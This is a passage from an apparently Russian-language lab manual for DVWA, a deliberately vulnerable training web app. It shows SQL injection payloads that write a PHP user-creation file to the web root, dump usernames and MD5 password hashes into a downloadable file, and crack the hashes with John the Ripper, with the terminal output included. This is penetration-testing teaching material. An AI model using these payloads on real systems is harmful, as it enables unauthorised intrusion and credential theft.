' union select null,'<?php if(isset($_POST["submit"])) { $userID = $_POST["userID"]; $first_name = $_POST["first_name"]; $last_name = $_POST["last_name"]; $username = $_POST["username"]; $avatar = $_POST["avatar"]; echo "userID: $userID<BR>"; echo "first_name: $first_name<BR>"; echo "last_name: $last_name<BR>"; echo "username: $username<BR>"; echo "avatar: $avatar<BR>"; $con=mysqli_connect("127.0.0.1","root","dvwaPASSWORD","dvwa"); if (mysqli_connect_errno()) { echo "Failed to connect to MySQL: " . mysqli_connect_error(); } else { echo "Connected to database<BR>"; } $password = "abc123"; $sql="insert into dvwa.users values (\\'$userID\\',\\'$first_name\\',\\'$last_name\\',\\'$username\\',MD5(\\'$password\\'),\\'$avatar\\')"; if (mysqli_query($con,$sql)) { echo "[Successful
```



```

Insertion]: $sql"; } else { echo "Error creating database: " .
mysqli_error($con); } mysqli_close($con); } ?> <form method="post"
action="<?php echo $_SERVER["PHP_SELF"]; ?>"> <input type="text"
name="userID" value="33"><br> <input type="text" name="first_name"
value="John"><br> <input type="text" name="last_name"
value="Gray"><br> <input type="text" name="username"
value="jgray"><br> <input type="text" name="avatar" value="Just Hack
It!"><br> <input type="submit" name="submit" value="Submit
Form"><br> </form>' INTO DUMPFILE
'/var/www/html/dvwa/create_user.php' #
b. Нажмите “Submit”

```



192.168.0.105/dvwa/create\_user.php

33

John

Gray


jgray

Just Hack It!


Submit Form

## Раздел 16. Изучение результатов создания пользователя


1. Войдите в параметры поля ввода
  - a. Кликните правой кнопкой на поле ввода в Sql Injection
  - b. Выберите “Inspect Element”
2. Добавьте новый атрибут
  - a. Кликните правой кнопкой по серой строке
  - b. Выберите “New Attribute”
3. Увеличьте ширину поля ввода
  - a. Пропишите “size=100”
  - b. Закройте редактор элемента



4. Выведите имена пользователей и пароли для DVWA
  - а. В поле ввода введите:  
' union select null,  
concat(first\_name,0x3a,last\_name,0x3a,user,0x3a,password) from users –
  - б. Нажмите “Submit”




5. Сохраните логины и пароли в файл
  - а. В поле ввода введите:  
' UNION select  
null,concat(first\_name,0x3a,last\_name,0x3a,user,0x3a,password) from  
dvwa.users INTO OUTFILE '/var/www/html/dvwa/dvwa\_passwords.txt'  
FIELDS TERMINATED BY ',' OPTIONALLY ENCLOSED BY '"' LINES  
TERMINATED BY '\n' #
  - б. Нажмите “Submit”



## Раздел 17. Скачайте файл с паролями

1. Откройте консоль в Backtrack
2. Загрузите файл с паролями от DVWA
  - a. `cd /var/tmp`
  - b. `wget http://IPADDRESS/dvwa/dvwa_passwords.txt`
  - c. `cat dvwa_passwords.txt`
  - d. `cat /var/tmp/dvwa_passwords.txt | awk -F: '{print $3":"$4}' | sed 's/"//g' > dvwa.txt`
  - e. `cat dvwa.txt`



## Раздел 18. Отчет о работе

1. В Backtrack откройте консоль и выполните:
  - a. `cd /pentest/passwords/john`
  - b. `./john --format=raw-MD5 /var/tmp/dvwa.txt`
  - c. `date`
  - d. `echo "IvanovII"` где вместо "IvanovII" - ваша фамилия и инициалы



```
^ v x root@root: /var/tmp
File Edit View Terminal Help
root@root:/var/tmp# cat /var/tmp/dvwa_password.txt | awk -F: '{print $3:""$4}' |
sed 's/"//g' > dvwa.txt
root@root:/var/tmp# cat dvwa.txt
admin:5f4dcc3b5aa765d61d8327deb882cf99
gordonb:e99a18c428cb38d5f260853678922e03
1337:8d3533d75ae2c3966d7e0d4fcc69216b
pablo:0d107d09f5bbe40cade3de5c71e9e9b7
smithy:5f4dcc3b5aa765d61d8327deb882cf99
student:*9C6C35530EE4427B07D2FA4F9E119C3
Aleksandrovich:e99a18c428cb38d5f260853678922e03
root@root:/var/tmp#
```